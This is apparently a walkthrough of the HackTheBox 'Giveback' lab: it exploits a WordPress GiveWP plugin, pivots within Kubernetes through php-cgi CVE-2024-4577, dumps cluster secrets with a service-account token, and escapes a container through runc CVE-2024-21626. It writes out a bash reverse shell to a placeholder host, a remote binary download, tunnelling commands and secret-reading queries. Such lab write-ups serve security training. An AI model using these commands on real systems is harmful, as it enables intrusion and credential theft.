- Platform: HackTheBox
- Link: Giveback
- Level: Medium
- OS: Linux
Giveback begins with the identification of a vulnerable WordPress plugin affected by CVE-2024-5932 and CVE-2024-8353. The exploitation of the latter provides an initial foothold on the target system.
Post-exploitation enumeration reveals that the compromised host is running inside a Kubernetes pod with restricted privileges. Through system enumeration an internal service accessible only within the cluster is discovered, which is reached through network tunneling.
The internal application relies on php-cgi, which is vulnerable to CVE-2024-4577, allowing remote command execution and lateral movement to another pod. Within this environment, a mounted Kubernetes service account token is discovered and leveraged to authenticate directly against the Kubernetes API server. This access exposes the cluster secrets, including credentials for a privileged user.
After obtaining SSH access, privilege escalation is achieved by abusing a custom root-executable debugging utility, ultimately leading to full system compromise.
Scanning
nmap -p- --min-rate 1000 -T4 --open -n -Pn -sC -sV -oA nmap/Giveback {IP}
Results
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-02-17 12:21 CST
Nmap scan report for 10.129.12.207 (10.129.12.207)
Host is up (0.11s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 66:f8:9c:58:f4:b8:59:bd:cd:ec:92:24:c3:97:8e:9e (ECDSA)
|_  256 96:31:8a:82:1a:65:9f:0a:a2:6c:ff:4d:44:7c:d3:94 (ED25519)

80/tcp open  http    nginx 1.28.0
|_http-server-header: nginx/1.28.0
|_http-title: GIVING BACK IS WHAT MATTERS MOST – OBVI
|_http-generator: WordPress 6.8.1
| http-robots.txt: 1 disallowed entry
|_/wp-admin/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.16 seconds
Nmap discovers two open ports:
- 22 (SSH) running
OpenSSH 8.9p1 - 80 (http) running
Nginx 1.28.0, we also see that the website hosted is powered byWordPress 6.8.1. Arobots.txtfile is present with the disallowed entry/wp-admin/. This is a strong indicator for a WordPress administrative login panel.
In order to facilitate the enumeration I add an entry to the /etc/hosts file.
sudo echo "{IP} giveback.htb" | sudo tee -a /etc/hosts
Enumeration

Visiting http://giveback.htb/ we find a donation website.
Let’s proceed with the directory enumeration.
gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u http://giveback.htb

Using gobuster we find a wp login page at http://giveback.htb/wp-login.php. We do not have any credentials to try currently so we move on.
Running whatweb http://giveback.htb we find a plugin and its version: Give v3.14.0.

We can query the WordPress REST API to enumerate registered users:
curl -q http://giveback.htb/wp-json/wp/v2/users | jq
This endpoint is publicly accessible by default in WordPress and may disclose valid usernames.

We find one called babywyrm.
At http://giveback.htb/donations/the-things-we-need/ we can see that the plugin is called GiveWP, a donation plugin for WordPress.

Initia Foothold (shell as root on WordPress pod)
This version is vulnerable to both CVE-2024-5932 and CVE-2024-8353. We will use the second one which has a PoC available here.
Set up a virtual environment:
python3 -m venv myvenv
source myvenv/bin/activate
pip install -r requirements.txt
Then run the exploit script:
python CVE-2024-8353.py -u http://giveback.htb/donations/the-things-we-need/ -c "bash -c 'bash -i >& /dev/tcp/YOUR_IP/PORT_NUMBER 0>&1'"

On our listener we get a shell.

Since we are dealing with WordPress, we should check wp-config.php. With the find command we find its location to be /opt/bitnami/wordpress/wp-config.php.
cat /opt/bitnami/wordpress/wp-config.php

It contains the database information.

DB_NAME = bitnami_wordpress
DB_USER = bn_wordpress
DB_PASSWORD = sW5sp4spa3u7RLyetrekE4oS
DB_HOST = beta-vino-wp-mariadb:3306
For some reason I could not access the database after running
mysql -h beta-vino-wp-mariadb -u bn_wordpress -pand entering the password the shell would keep hanging indefinitely.
The hostname-looking string 84f9998c69-mbb95 is classic Kubernetes pod/container naming convention.
From /etc/hosts we can confirm that we are in a Kubernetes (K8s) pod, the file contains the following entry beta-vino-wp-wordpress-84f9998c69-mbb95 matching the typical pod naming (app name + random suffix).
The WordPress pod IP is
10.42.1.249.

Taking a look at /etc/resolv.confwe see some Kubernetes internal DNS zones.
- The system is using Kubernetes internal DNS.
cluster.localis the default Kubernetes cluster domain.svc.cluster.localis the service DNS zone.
This means that can be resolved as such: <service>.<namespace>.svc.cluster.local. An example would be beta-vino-wp-mariadb.default.svc.cluster.local.


We check the environment variables with printenv and find some interesting things:
Running
printenvwill produce a large output, I trimmed it down with the grep command.
LEGACY_INTRANET_SERVICE_SERVICE_HOST=10.43.2.241
LEGACY_INTRANET_SERVICE_PORT_5000_TCP=tcp://10.43.2.241:5000
LEGACY_INTRANET_SERVICE_PORT= tcp://10.43.2.241:5000
Shell as root on legacy-intranet-cms pod
There is an internal Kubernetes service called legacy-intranet-service running at http://10.43.2.241:5000.
We use chisel to check the service on port 5000.
We have no curl or wget on the target so use php to download the chisel binary.
We spin up a web server on our attack machine with python3 -m http.server.
On the target we run:
php -r "file_put_contents('chisel', file_get_contents('http://KALI_IP:8000/chisel'));"

chmod +x chisel

On the attack machine:

chisel server -p <CHISEL_SERVER_PORT_NUMBER> --reverse

On the target we execute:
./chisel client KALI_IP:<CHISEL_SERVER_PORT_NUMBER> R:<PORT_NUMBER>:10.43.2.241:5000
We go to http://127.0.0.1:<PORT_NUMBER>/ where we find a website.

The notice points to some sort of legacy mode. The exposed endpoint, /cgi-bin/php-cgi stands out. Its presence strongly suggests that the application is running the PHP interpreter in CGI mode, where the web server invokes the php-cgi (Common Gateway Interface) binary as a standalone process for each request. Unlike PHP-FPM or mod_php, CGI mode relies heavily on environment variables and query string parsing to pass user input to the interpreter.
This setup is dangerous because unsanitized user input can be interpreted as command-line arguments by the PHP binary, potentially leading to argument injection vulnerabilities.

We find a developer note showing us how to access phpinfo.php which is not accessible via the link on the website.


Going to http://127.0.0.1:<PORT_NUMBER>/phpinfo.php?debug, we find that PHP is running version 8.3.3.

Researching php-cgi vulnerabilities we find CVE-2024-4577 with a PoC here.
Using the poc we gain a shell on the legacy-intranet-cms pod.
python3 CVE-2024-4577.py --target http://IP:PORT/cgi-bin/php-cgi
In kubernetes environments, /var/run/secrets/kubernetes.io/serviceaccount/ is where credentials are stored by default so let’s check it out.
Looking inside var/run/secrets/kubernetes.io/serviceaccount/ we find a file named token.

Running cat /var/run/secrets/kubernetes.io/serviceaccount/token displays the value of said token. In Kubernetes a pod uses the token to authenticate to the Kubernetes API server. It is used as such:
Authorization: Bearer <token>
Depending on how access controls are configured the token may allow to:
- list pods
- read secrets
- create pods
- execute commands in other pods, etc…
Checking the namespace file, we see that it is default.

We query all the secrets in the default namespace.
curl -k -H "Authorization: Bearer $(cat /var/run/secrets/kubernetes.io/serviceaccount/token)" https://kubernetes.default.svc/api/v1/namespaces/default/secrets
The output is massive but the most important information is at the end of it.

We find the base64 encoded password of the user babywyrm.

After decoding it we login via SSH.
echo "base64_value" | base64 -d

ssh babywyrm@giveback.htb
Privilege Escaltion
Running sudo -l we find that babywyrm can run /opt/debug as ANY user (including root). We try it and are prompted for a password.

The password asked is the same we use to login via SSH.
Next we are prompted for an administrative password which is the database password we found earlier in our enumeration.
sW5sp4spa3u7RLyetrekE4oS
Using the help option we get more info about the sctipt, /opt/debug is a wrapper around runc and runc is the low-level container runtime used by Docker and Kubernetes.

Next we run sudo /opt/debug version and find out runc is using version 1.1.11. A google search with runc version 1.1.11 vulnerability leads to CVE-2024-21626 and on this page we get a detail article about the exploitation.
EDIT 02/23/2026: I was not able to figure out the root part of this machine so I waited for ippsec and 0xdf walkthroughs. Cheers to them and all the hard work they are putting in for the community.
- Creating a minimal root filesystem.
runc does not create filesystems out of nothing, it needs a rootfs directory containing:
/bin/sh- required shared libraries
- the dynamic loader
ld-linux
Essentially we recreated what a Docker image normally provides.
mkdir -p kscorpio/rootfs
cd kscorpio/
cp -aL /bin rootfs/bin
mkdir rootfs/lib64
cp /lib64/ld-linux-x86-64.so.2 rootfs/lib64/
mkdir rootfs/lib
cp -a /lib/x86_64-linux-gnu rootfs/lib

- Triggering
CVE-2024-21626


run spec generates a valid config.json file. The critical step is adding "cwd": "/proc/self/fd/7" to the file. CVE-2024-21626 is a container escape vulnerability in runc occuring when runc fails to properly validate working directories that reference /proc/self/fd/* file descriptors.
runc spec
ls

vim config.json
cat config.json | grep cwd
/proc/self/fd/7 is not a normal directory, it is a reference to an open file descriptor inherited from the runc process. By modifying the cwd parameter to /proc/self/fd/7, we exploited runc’s improper handling of inherited file descriptors during container initialization.
Essentially the container process starts in a directory outside the container rootfs.

- Accessing the host filesystem
runc starts as root, uses the malicious configuration, launches the container with cwd=/proc/self/fd/7 which breaks the mount isolation.
Therefore we are no longer confined to the container rootfs, we are executing in a host directory context. This is why ls ../../../root shows us root.txt, we are accessing the host’s root directory from inside the container.
sudo /opt/debug --log /tmp/log.json run root
ls ../../../root
cat ../../../root/root.txt